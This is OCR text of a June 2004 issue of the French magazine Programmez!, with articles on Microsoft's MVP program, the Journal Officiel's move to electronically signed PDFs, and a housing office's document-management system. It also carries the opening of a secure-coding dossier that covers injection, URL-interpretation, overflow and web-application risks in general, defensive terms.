

Programmez!

Mensuel • Juin 2004 • N°65 • 5,95 €

DÉVELOPPER SECURISÉ

Les dangers,
Les solutions

GUIDE 2004 DES LOGICIELS DE DÉVELOPPEMENT

- Le Journal Officiel passe au XML
- Développer ses applications Java avec BEA WebLogic

SÉCURITÉ

PROGRAMMATION
D'UN VER EN TCL ET
"RECETTES"
PROCMail

XML

PERSISTANCE XML
AVEC
HIBERNATE

PRATIQUE

PROGRAMMATION
DU PORT SERIE SOUS
WINDOWS

Printed in France - Imprimé en France
BELGIQUE 6,45 € - SUISSE 12 FS
LUXEMBOURG 6,45 € - Canada 6,95 \$ CAN

M 04319 - 65 - F: 5,95 €



Les MVP ont réponse à tout

Que faire lorsque l'on rencontre un problème avec un produit Microsoft ? Réponse : poster sa question sur le newsgroup correspondant. Il y a toutes les chances pour que très rapidement vous obteniez une réponse d'un MVP, c'est-à-dire d'un expert sur le sujet.

Tous ceux qui sur les newsgroups, ont posé des problèmes techniques concernant les produits Microsoft ont probablement été intrigués de voir que les bonnes réponses étaient principalement données par des personnes qui se qualifient de MVP. Ces trois lettres signifient Most Valuable Professional autrement dit : Professionnel de Grande Valeur. Il s'agit de passionnés de l'informatique, qui mettent toutes leurs compétences de manière bénévole au service de tous les utilisateurs. Ce sont en général des professionnels, mais on trouve également des étudiants, des professeurs d'université, ou encore des retraités. Ces MVP sont nommés par Microsoft, mais restent totalement indépendants. Ils ne sont pas rémunérés, mais bénéficient de relations privilégiées avec l'éditeur.

Les clients oubliés

Le but de Microsoft en créant les MVP fut de répondre à un besoin très important de support de la part de ses clients et aussi de donner une bonne image de la marque. Depuis 1998, la fréquentation du site avait connu une très forte augmentation, et il était devenu important de s'occuper des nombreux clients qui se sentaient un peu délaissés, c'est-à-dire tous ceux qui ne bénéficient d'aucun service après-vente. Il existe en effet plusieurs types de clients. En premier lieu, les grands comptes. Pas de problème pour eux, puisqu'ils bénéficient d'un support et d'un contact

direct chez l'éditeur. Il y a ensuite tous ceux qui ont acheté leurs produits en boîte, chez leur revendeur. Ceux-ci bénéficient d'un support gratuit sur deux incidents. Il faut noter à ce propos que peu l'utilisent. La moyenne se situe paradoxalement à moins d'un appel. Il y a enfin tous ceux qui ont acheté un ordinateur avec un produit Microsoft déjà installé (Windows, Works, Office ...) et pour ceux-là, Microsoft n'assure pas le support. Le coût en serait prohibitif. L'acheteur n'a comme solution que celle de contacter le vendeur et ce dernier ne possède pas toujours les compétences nécessaires pour lui venir en aide. Il y a enfin une autre importante population de personnes que Microsoft ne désire pas abandonner, il s'agit des développeurs ! Leurs questions sont toujours très techniques et sur des sujets précis, et les réponses ne sont pas évidentes à donner. C'est à toute cette population que les MVP viennent en aide et plus particulièrement dans les newsgroups et les communautés.

L'interface entre les utilisateurs et Microsoft

La mise en place du programme MVP a commencé en 1993 aux Etats-Unis, lorsque Microsoft a décidé de s'appuyer sur les newsgroups, imitant en cela un système qui fonctionnait très bien et depuis longtemps avec les logiciels libres. Il a donc été décidé d'aider les communautés d'utilisateurs Microsoft existantes et de favoriser leur déve-



Une partie de l'équipe française présente au MVP Summit 2004 à Redmond

loppement. L'extension à la France a été plus tardive, puisqu'elle n'a eu lieu qu'en 2001. Il existe actuellement plus de 2000 MVP dans le monde, dont 126 dans notre pays. Comme nous l'avons dit, ces MVP ne sont pas rémunérés pour leur travail. Leur but n'est pas de gagner de l'argent, mais de faire partager leur passion. Le seul et unique cadeau que leur offre Microsoft est un abonnement à TechNet ou à MSDN, ce qui n'est pas si mal. Les MVP bénéficient d'informations confidentielles, ainsi que des contacts directs avec les équipes de développement des produits. Ceux qui sont orientés vers le développement ont en plus accès aux codes sources dans le cadre du Share Program. Ces informations et cette indépendance vis-à-vis de l'éditeur leur donnent toutes les armes pour parler des qualités, mais aussi des défauts d'un logiciel. Les MVP disposent également d'une procédure spécifique de remontée des informations. Ils peuvent s'adresser directement à Microsoft par l'intermédiaire d'un site sécurisé, et possèdent un contact personnalisé et privilégié en la personne des MVP Lead. Ceux-ci, au nombre d'une quarantaine en tout, dont 2 en France, représentent l'interface entre l'éditeur et les MVP. Enfin, les MVP ont un site dédié à l'adresse mvp.support.microsoft.com.

Ce que fait Microsoft

De son côté, Microsoft n'est pas inactif. " La qualité des interventions est régulièrement mesurée, par les feedbacks, mais aussi par le nombre de personnes satisfaites " déclare Sean O'Driscoll, responsable du programme MVP et des communautés techniques au siège de Microsoft. Sont mesurées également le nombre de réponses à une question, ainsi que le nombre des personnes qui reviennent sur les sites. On a pu montrer ainsi que la probabilité d'obtenir une réponse sur les newsgroups Microsoft est plus importante que sur les autres sites. Les questions les plus pertinentes sont regroupées sur un site Web, qui permet de cacher en quelque sorte la complexité des newsgroups. Cela permet surtout aux utilisateurs de se connecter en http, ce qui est plus facile que sur les groupes de discussions, dont l'accès n'est pas toujours autorisé. Ces sites sont construits autour de thèmes, d'extraits choisis des newsgroups ou d'articles (voir par exemple le site www.microsoft.com/windowsxp/expertzone). Ces sites ne sont pas censurés par Microsoft, ils représentent la voix de la communauté. Il faut savoir enfin que la base de connaissance (Knowledge Base) de TechNet est également construite à partir des newsgroups. ■ Alain Coupel

Le MVP Summit 2004

Nous avons suivi les MVP lors de leur réunion annuelle. Voici leurs témoignages.

Tous les ans, les MVP du monde entier sont conviés au MVP Summit qui se tient au siège de Microsoft à Redmond, dans la banlieue de Seattle. Cette réunion leur permet de rencontrer leurs interlocuteurs et d'obtenir des informations confidentielles en avant-première (avant la presse !) sur toutes les nouveautés.

Cette année, plus d'une cinquantaine de français étaient présents. Ces MVP ne sont pas des évangélistes Microsoft. Ce sont simplement des passionnés qui partagent les mêmes centres d'intérêt. Tous ceux que nous avons rencontrés sont totalement étrangers aux débats passionnels et stériles des pro/anti Microsoft, ou des ayatollahs de certains systèmes d'exploitation. " Ça ne me gêne pas du tout d'installer des machines Linux ", nous confiait d'ailleurs l'un d'entre eux.

Quel est l'intérêt pour vous d'être MVP ?

Il y a la satisfaction d'apporter une pierre à l'édifice et aussi celle d'être écouté. Nous sommes le lien entre la communauté des utilisateurs et Microsoft, nous sommes une sorte d'"API" ! Nous pensons qu'il y a une réelle volonté d'écoute chez Microsoft, car il n'y a pas de progression possible sans écoute. En plus, le fait d'être MVP nous apporte une crédibilité au niveau professionnel. C'est important lors d'une embauche, mais aussi pour les indépendants. Être MVP donne confiance au client et permet de se placer au même niveau qu'une SSII. Nous avons la possibilité de mettre le logo MVP sur notre carte de visite, et nous pouvons également montrer des exemples de ce que nous avons fait sur le site de Microsoft.

Combien de temps cela vous prend-il ?

C'est un deuxième métier ! Mais nous ferions pareil si nous n'étions pas MVP. Le fait de l'être ne nous donne pas plus de travail, au contraire, c'est parce que nous donnions déjà beaucoup de notre temps, que nous avons été choisis MVP. Parfois,

c'est presque une détente. Lorsque l'on bute sur un problème de programmation par exemple, il est parfois agréable d'aller sur les newsgroups pour se changer les idées.

Pouvez-vous nous donner des exemples de revendications qui ont été prises en compte ?

C'est à nous que l'on doit l'implantation de génériques dans le Framework VB, c'est également grâce aux MVP français que les Services for Unix sont gratuits. Il arrive aussi que nos demandes arrivent trop tard dans le cycle de développement du produit. Elles peuvent alors être prises en compte dans les Services Pack. Actuellement, nous avons une demande en attente, nous voudrions qu'à partir d'Outlook il soit possible d'accéder directement aux newsgroups. Nous verrons bien si cela marchera. Il y a parfois des échecs...

Comment on devient MVP ?

Ce n'est pas nous qui choisissons. Pour devenir MVP, il faut soit être présenté par un MVP, soit être choisi par Microsoft. La nomination n'intervient ensuite qu'après l'approbation de la "Corp" c'est-à-dire de la direction générale à Redmond. Les MVP sont des gens qui ont été reconnus pour leur contribution dans les newsgroups, des webmasters, des auteurs, bref tous ceux qui apportent une aide aux utilisateurs. Dans le futur, il est probable que Microsoft marque davantage l'appartenance à la communauté et délègue à la fois à la direction française et aux MVP eux-mêmes le pouvoir de nommer de nouveaux MVP, ou pourquoi pas, d'en exclure certains. ■ A.C

Le Journal Officiel se tourne vers le document électronique

Le Journal Officiel est une institution française de longue date dans la laquelle travaillent aujourd'hui environ 600 personnes et qui assure l'édition de différentes publications officielles, dont le fameux Journal Officiel Lois et Décrets.

L'ancêtre du JO fut créé en 1631 sous Louis XIII avec la célèbre Gazette. Il faut attendre 1762, pour que la Gazette prenne un caractère officiel. En 1792, la parution devient quotidienne. C'est seulement en 1848 qu'apparaît la mention de "Journal officiel de la République Française". Mais de nouvelles contraintes, technologiques et temporelles, viennent, aujourd'hui, modifier le JO. Comment et pourquoi ? Réponses.

La plus connue des publications du Journal Officiel est le Journal Officiel Lois et Décrets de la République Française (JORF). Depuis un certain temps, il est possible de consulter les textes du JORF directement sur Internet, mais seul le journal papier avait toujours une valeur légale. Tout a changé en fin février 2004 par une ordonnance (qui doit être complétée de 2 décrets). Désormais, les textes disponibles sur le site Internet auront la même valeur légale que la version papier. Cela signifie qu'un juriste pourra sans risque télécharger un texte du JORF en version électronique et l'utiliser devant un juge. Sacrée révolution !

Des contraintes de temps

Ce vaste projet est un défi à la hauteur des ambitions. L'administration des Journaux Officiels travaille sur la dématérialisation du JORF depuis la fin 2003. Il ne fallait pas perdre de temps. Le site Web devant être opérationnel dès le 1er juin 2004

(la première date avait été établie au 1er avril 2004) ! Le planning est donc très serré : février signature de l'ordonnance, mi-mars rédaction du cahier des charges et lancement des consultations, 26 mars dépouillement des offres, 1er avril, négociations, rapport d'analyse le 9 avril et enfin le 16 avril, notification du marché. Le projet se partage en deux parties : une partie interne, une partie externe assurée par Dictao.

En quoi consiste le projet ? Il s'agit de mettre en ligne, à partir du 1er juin 2004, le JORF, la version papier continuant à exister avec un contenu réduit. La nouveauté, pour respecter l'ordonnance de février 2004, est de publier en ligne des textes au format PDF, textes authentifiés et certifiés. Cela signifie que l'on est certain du contenu et de l'intégrité du document. Le texte du JORF se compose de deux parties : un fichier PDF texte (afin de minimiser le poids du fichier), et l'encapsulation d'une signature électronique sous forme d'une enveloppe XML (conforme à la spécification XadES, spécifications XML 1.1). Au lancement, le Web offrira une édition complète, à l'exception de certains éléments relatifs à l'état des personnes, qui ne pourront pas être publiés en ligne, la CNIL ne le souhaitant pas. Mais dès le départ, il y a aussi une différence de contenu entre le papier et le Web.


Pour la partie signature, la société Dictao apporte son expertise en la matière, et ses outils.

L'architecture matérielle et serveur se décompose en deux parties : une partie interne sur laquelle on stocke les PDF sécurisés et où on les signe, et une partie "externe" pour publier le site Web et les pages Internet. Le site sera statique dans un premier temps. Il n'y a pas de SGBD derrière le site Web.

Un processus précis

"Le choix du XML s'est imposé. Il fallait une signature pérenne. On pensait que XML serait une technologie pérenne". Alain

répartis selon la priorité et ils sont mis en forme (et stockés dans une base Oracle 7). Les textes sont ensuite saisis à la photocomposition. Puis il y a les étapes de correction et de validation. L'épreuve des textes est relue et validée par la rédaction. Pour pouvoir réaliser le document électronique, on part du texte validé pour générer un fichier EPS. Ce fichier passe alors dans l'outil Distiller pour créer le PDF texte (mode verrouillé). Une fois le PDF créé, il est envoyé sur le serveur interne. C'est au dernier



Lemainais (architecte et chef de projet). L'enveloppe XML permet d'insérer la signature dans le document PDF. Mais avant d'en arriver là, il y a tout un processus de fabrication. Même s'il y a des différences entre les versions papier et Web, il demeure un tronc commun de textes. Quand les textes arrivent, ils sont enregistrés à la rédaction où ils sont

moment, que la rédaction va insérer l'authentification (la signature) au document. Une fois certifié, le document PDF est transmis au serveur Web qui assurera sa disponibilité sur le site Internet.

Bien entendu, on n'ajoute pas la signature comme cela. Il faut que les rédacteurs ouvrent une session sécurisée entre le serveur et

leur poste de travail (session SSL), via une carte à puce avec authentification forte. Tout le processus de signature se déroule uniquement sur le serveur. C'est là qu'intervient l'enveloppe XML. Une fois signée, une autre session sécurisée est ouverte entre le serveur "interne" et le serveur "externe Web" pour envoyer les documents signés. Mais pour que



l'internaute puisse utiliser et reconnaître ses fichiers PDF signés, il faut qu'il dispose d'une application cliente conçue par DICTAO (ActiveX ou applet Java, compatible JVM 1.2 uniquement). C'est cette application qui va reconnaître la signature et donc authentifier le PDF avec la possibilité de voir le certificat. L'application est téléchargée une seule fois et pèsera entre 300 et 400 Ko. Dans un premier temps, il n'y aura pas de sessions SSL entre l'Internaute et le serveur Web, faute de temps. Mais dans une seconde étape, cela devrait être réalisé. Car, si la date du 1er juin impose d'aller très vite, le projet regarde bien au-delà de cette date. Le 2e semestre devrait permettre de compléter les fonctions. Comme le précise Jean-François Imokrane (chef du service informatique) : " ce n'est que le début d'une diffusion certifiée sur Internet. Le Lois et Décrets est le plus emblématique. Il fallait disposer d'un outil à base de certificats ". En effet, d'autres publi-

cations pourraient dans un temps plus ou moins proche, être proposées sur le Web. Notons aussi que le JORF certifié est accessible gratuitement.

Outre les contraintes de non-répudiation des certificats dans le temps, le JORF a obligation, dès le 1er juin, d'archiver tous les jours. Cela signifie qu'au fur et à mesure, les fichiers sont archivés et disponibles sur le site. Ainsi, si on est le 21 juin 2005 et que l'on demande l'édition du JOLD du 22 juin 2004, le site Web doit être capable de fournir cette édition ! De plus, il y a une obligation de disponibilité (24/24, 7j/7). C'est pour cela, que l'architecture matérielle doit être en haute disponibilité et capable d'évoluer tous les 6 mois, et ce, durant 2 ans. De plus, comme il n'y a pas de précision de durée de conservation des documents PDF certifiés, un système de sauvegarde a été mis en place (sous forme d'un NAS).

Finalement, si les contraintes de planning ont été grandes, tous les aspects logiciels, développement et matériels ont été menés simultanément. Le projet en lui-même a coûté environ 100 000 euros, dont la moitié pour la seule partie logicielle. L'équipe mobilisée fut principalement : un architecte / chef de projet (avec l'appui d'un second architecte), un responsable d'exploitation, un adjoint / responsable prépresse, ainsi que le chef de la rédaction. À cela s'ajoutent différentes contributions techniques, dont celle de la SACIJO (*) pour la maquette, et de la SGDN(*) pour toute la partie sécurité et politique de sécurité.

■ François Tonic

(*)

SACIJO : Société Anonyme de Composition et d'impression des Journaux Officiels

SGDN : Secrétariat Général de la Défense Nationale

L'OPAC 76 industrialise le traitement de ses dossiers

Avec une moyenne de 10 000 demandes de logements par an, l'Office Public d'Aménagement et de Construction de la Seine Maritime (OPAC 76) a choisi d'innover en intégrant dans son système d'information une solution de GEIDE. À la clé : la suite logicielle Codexia de Phenix Engineering, développée à partir de la plate-forme e-Business OpenEdge de Progress Software.



L'OPAC 76, avec un effectif de 800 personnes, dont 250 au Siège Social) est le premier bailleur social de la Seine Maritime. L'organisme gère près de 27 000 logements répartis sur plus de 170 communes. " À titre indicatif nous avons reçu en 2003 plus de 13 000 demandes de logement avec une rotation de 300 à 350 logements par mois " précise Alain Brosset, responsable informatique. Chaque demande de dossier est archivée manuellement et l'ensemble des docu-


ments est sauvegardé au format papier. " C'est un traitement lourd et fastidieux, qui prend du temps et ralentit le processus de réponse. Il devenait impératif de mettre en place un système destiné à accélérer les délais de traitement ". L'organisme retient la solution GEIDE, Codexia de Phenix Engineering. " Cette solution répondait à notre cahier des charges, en intégrant au logiciel de classement des documents un moteur puissant de workflow, couplé au progiciel de gestion immobilière ULIS " précise le responsable informatique. Pour l'OPAC 76 l'implémentation de la solution doit répondre à un triple objectif : accélérer les demandes de logements, donner l'accès aux agents, au dossier client et améliorer le processus des attributions. " C'est un vaste chantier, car il implique un changement organisationnel important, et une forte intégration avec notre système informatique " commente Alain Brosset. Comme dans toute solution, GEIDE OPAC 76, avec Phenix Engineering s'attaque en premier lieu à la numérisation des dossiers demandeurs et loca-

taires, grâce à des outils de LAD (Lecture Automatique de document) et de RAD (Reconnaissance Automatique de Document) pour tous les documents entrants. Il est également fait appel à un outil de COLD pour le classement et l'indexation automatique des documents sortants. Puis dans une seconde étape, au processus de gestion des attributions de logements, via un moteur de workflow couplé à l'événementiel en provenance de l'application métier de l'organisme baptisé Ulis.

À l'heure actuelle, toutes les procédures de workflow ne sont pas intégrées, et la solution n'est pas

encore complètement opérationnelle. " Je souhaite passer rapidement à une architecture full web, ce qui n'est pas le cas à l'heure actuelle. Quelque 80 gestionnaires d'immeubles sont répartis sur tout le département, il faut donc qu'ils puissent accéder à la solution, via l'Intranet. En outre, nous allons intégrer un progiciel de CRM, et l'idéal serait qu'il soit couplé avec CODEXIA. Enfin, notre application métier ne gère pas encore les flux XML générés à partir de l'application LAD ; là encore, des développements de connecteurs sont à l'étude chez SOPRA " conclut Alain Brosset.

■ Annie Lichtner



À mi-chemin entre le client / serveur et trois tiers

La suite logicielle Codexia est développée à partir de la plate-forme e-business Open Edge de Progress Software. Elle repose sur une architecture traditionnelle trois tiers. Le poste client GED accède au serveur de traitements CODEXIA, à partir du réseau local TCP/IP. Oracle est interfacé avec le gateway DataServer de Progress pour les échanges entre le serveur de traitement CODEXIA et les bases de données. CODEXIA intègre le moteur de recherche et les fonctions d'indexation. Les messages interapplicatifs issus de la LAD, de la GEIDE et du Workflow, circulent entre ULIS et CODEXIA sur un bus de données administré par un broker SONIC MQ.

Développer sécurisé : les dangers, les solutions

1^{er} partie

Nous aurions pu titrer : " sécurité du code : attention danger ! " ou " sécurité du code : priorité absolue " ... En effet, depuis début 2004, de multiples attaques virales ont frappé des millions d'ordinateurs dans le monde entier. Il faut que la sécurité des applications et donc la sécurisation du code source soit prise en compte dans tout projet existant ou nouveau. Toutes les applications, qu'elles soient Web, mobile ou desktop, constituent des proies potentielles. Une faille dans le code, et, c'est un accès à son back-office, voire à tout le réseau ! Nous verrons dans les pages qui suivent, des règles, des méthodes, des conseils pour améliorer la sécurité du code source. La sécurité peut

prendre plusieurs formes : dans les règles à appliquer aux codes, savoir reconnaître des failles et les résoudre, implémenter des accès sécurisés dans les applications, prendre en compte les nouvelles technologies. Faut-il confondre les notions de protection et de sécurisation ? Vous verrez que le constat est alarmant, à faire froid dans le dos ! À vous, développeurs et responsables, de prendre les mesures adéquates pour améliorer la situation.

La sécurisation du code source doit, dans l'idéal et dans la pratique, se faire dès la conception d'un projet. Il faut impérativement intégrer la sécurité dans le cycle de vie de l'application. Il est possible de supprimer l'insécurité du code "basique". Pour ce faire, le code source doit être strict dans sa définition, rigoureux, bref, de qualité. La qualité du code contribue à sa sécurisation. Plus un code est propre et rigoureux, plus il est aisé de le sécuriser et de le rendre robuste. Plus un code est "bordélique", mal structuré, plus il risquera d'avoir des failles de sécurité et fonctionnelles.



Le développeur a pour mission de réduire au maximum la surface potentielle des attaques. Cela passe par : l'audit du code, l'utilisation du minimum de privilèges, la mise en place d'un modèle de développement sécurisé. Ça, c'est lors du projet en phase de conception. Il faut ensuite sécuriser par défaut : réduire la surface d'attaque, employer les mécanismes par défaut des outils et système. Dans la phase de déploiement : utiliser les meilleurs mécanismes de la plate-forme, créer des guides de sécurité. Trois grandes faiblesses sont largement exploitées : cross-site scripting, buffer overruns, injection de code SQL. Il faut apprendre de ses erreurs pour mieux comprendre l'insécurité de son code.

Je reprendrai le principe des 3 S de Microsoft qui résume bien le problème : sécurité dès la conception, sécurité par défaut, sécurité dans le déploiement. Concept que l'on déclinera tout au long de ce dossier.

■ François Tonic

Développer sécurisé : Restez sur vos gardes

DANGER 1 : Quelques exemples d'insécurité

Il existe une multitude de failles potentielles et d'attaques possibles contre les applications. Voici quelques exemples d'insécurité logicielle : débordement de tampon, chaînes de format, injection de codes, cross site scripting, sessions, portes dérobées, trappes logicielles, DoS, les protocoles réseaux, gestion des droits, les commandes shell (ex. : Fork), les données externes, etc., etc. Bref, les attaques et failles sont nombreuses et variées. Comme nous le verrons un peu plus loin, pour bien cerner les problèmes cela concerne le type d'applications, de technologies et de langages utilisés, il faut schématiser les risques et les méthodes pour les contrer.

Si vous utilisez des modules serveurs complémentaires ou dans votre cycle de développement, n'oubliez pas d'en vérifier la qualité et la robustesse. Si le code de ces modules est mal sécurisé, de nouvelles vulnérabilités peuvent alors apparaître.

Injection de code

Voilà une technique " très méchante ". L'injection de code signifie que l'on injecte des lignes de code dans une application en cours d'exécution, afin de remplacer du code existant ou pour ajouter, par exemple, une fonction hostile ! L'injection de code permet de prendre le contrôle d'une application, et par extension, d'une machine, d'un réseau ! On se rend aisément compte des risques. Encore faut-il s'en prévenir et le cas échéant, détecter le code injecté. Cette méthode d'attaque est susceptible de concerner toute application Web et script. Par exemple, pour-quoi ne pas insérer un nouvel utilisateur avec mot de passe ou obtenir la liste de tous les users ID dans un site, via une injection SQL ? La qualité et la rigueur du code peuvent éviter un grand nombre d'injections. Plus le code sera strict, moins ce sera facile. Dans le cas de SQL (et de tout champ de saisie), il faut impérativement mettre en place des filtres de saisie très complets, bien gérer

les comptes et les droits d'accès. Une des parades sera d'utiliser des procédures stockées. Cependant, il ne faut pas se leurrer sur les procédures stockées. Cela ne résout qu'une partie des menaces. Une des solutions est d'utiliser des paramètres.

Interprétation des URL

Vous vous dites : comme j'utilise des accès sécurisés, cryptage à gogo et autres fenêtres d'authentification, mon application web ne risque rien, ni mon serveur web et donc l'ensemble de mon back office. Malheureusement non, une méthode d'attaque permet de contourner certains mécanismes de sécurité : l'interprétation des URL ! Une application web passe, par définition, via un navigateur et donc par une adresse URL. Par exemple, l'URL suivante : <http://serveur.com/chemin/nomfichier.ext?par1=moi&par2=tata>. Dans ce cas, on a dans l'ordre, le protocole, le serveur web, l'application web et le pointage vers la base de données. L'interprétation consiste donc à interpréter l'URL, pour comprendre quels fichiers sont utilisés. Un bon attaquant sait comprendre l'URL, il peut alors exploiter l'information pour accéder au système et aux fichiers si des mesures préventives n'ont pas été prises, notamment : arborescence Web sur une partition dédiée, supprimer tout document et application non liés à l'application web, mise en place des permissions sur le file system et les fichiers, utiliser un filtre URL...


Dépassement de capacité

Le dépassement de capacité est un des grands classiques des applications (et l'obsession des

testeurs). Dans le cas d'un formulaire web ou desktop, ce type d'erreur résulte d'une donnée plus grande que prévue dans le champ de stockage ou de saisie. En C/C++, ce type de problème est très courant et plus dangereux. Dans toute application, il faut donc très rigoureusement, définir les limites de capacités de chaque champ (= longueur), définir les caractères légaux et illégaux, et le format de saisie. Cela se passe en général dans les propriétés du champ, mais il faut aussi coder la gestion des erreurs et gérer en code la gestion de saisie, si besoin est. De toute manière, avant de valider et d'envoyer des données, il faut que l'application vérifie l'intégrité des données.

DANGER 2 : Les applications Les applications mobiles

Les applications mobiles et les terminaux mobiles (PDA, TabletPC, smartphone) posent de nouveaux défis à l'entreprise. Si les risques d'une attaque virale, via un terminal mobile sont limités, la sécurité des données, des applications et des sessions de communication entre le terminal et le serveur posent des problèmes bien plus importants. Il faut tout d'abord sécuriser le code de l'application, face aux risques " habituels " des failles. Ensuite, il faut crypter les données stockées sur le terminal. Il faut sécuriser au maximum l'accès aux données et aux applications : authentification forte, biométrie, etc. Du côté serveur, tout un ensemble de contrôles doit être mené par le serveur et l'application serveur. Par définition, il ne faut pas faire confiance aux données externes. Cela peut prendre la forme d'une authentification forte lors de l'ouverture d'une session de communication, signature et certification des données, de l'application mobile et de l'utilisateur, afin de confirmer l'identité et l'intégrité des données. La session elle-même doit pouvoir chiffrer les données et proposer une connexion sécurisée, par exemple, via un VPN associé aux protocoles de sécurisation du Web. Aujourd'hui, les systèmes utili-



sés dans les terminaux mobiles proposent des fonctionnalités de sécurité. La prise en compte du vol du terminal est aussi un facteur d'in-sécurité à considérer.


Les applications Web

La sécurité des sites Web et applications Web demeure une question vitale, mais complexe à gérer. Selon les langages et les technologies employées, les méthodes peuvent changer. Si vous travaillez en ASP.NET, vous travaillerez avec IIS et .NET. Deux fonctions doivent être implémentées et gérer : l'authentification et l'autorisation. L'authentification est là pour authentifier un utilisateur (= vérifier son identité). La fonction d'authentification de l'application doit interroger les fichiers répertoriant les utilisateurs et récupérer les informations liées à l'utilisateur identifié. L'application web autorise ensuite l'utilisateur à entrer ou non dans l'application. Si l'utilisateur entre, l'application affecte l'ensemble des droits et des fonctions auxquels l'utilisateur a droit. Les attaques de type DoS sont redoutables, si rien n'est prévu pour contrer la charge.


Ainsi dans PHP et dans d'autres langues, il faut interdire que les utilisateurs puissent modifier la configuration. Activez le système de gestion des erreurs. Il ne faut pas insérer dans les répertoires Web des fichiers systèmes, ou directement liés à l'application, comme les bibliothèques et autres includes qui doivent rester en dehors.

Le risque aujourd'hui n'est plus spécialement l'application Web, à cause des mécanismes de sécurité, mais l'utilisateur, via des techniques de "spoofing" ou de "phishing". Le cas du Cross Site Scripting (abordé ces derniers mois dans Programmez) est un cas alarmant des manipulations illégales de pages web, pour tromper l'utilisateur et l'application.

Pour une application web, la page d'authentification devient un lieu important. Il existe plusieurs méthodes pour mettre en place une "form" sécurisée, selon le niveau voulu. Certains protocoles inspireront donc plus confiance que d'autres. Il faut aussi savoir si le protocole utilisé authentifie le client ou le serveur, ou les deux. Sous ASP.NET, vous avez accès à un formulaire construit : Kerberos est disponible sur de nombreux systèmes. Regardez aussi du côté des solutions de biométrie, cela constitue une bonne solution pour



Expression régulière : une solution ?



Il faut sécuriser l'ensemble de la chaîne.

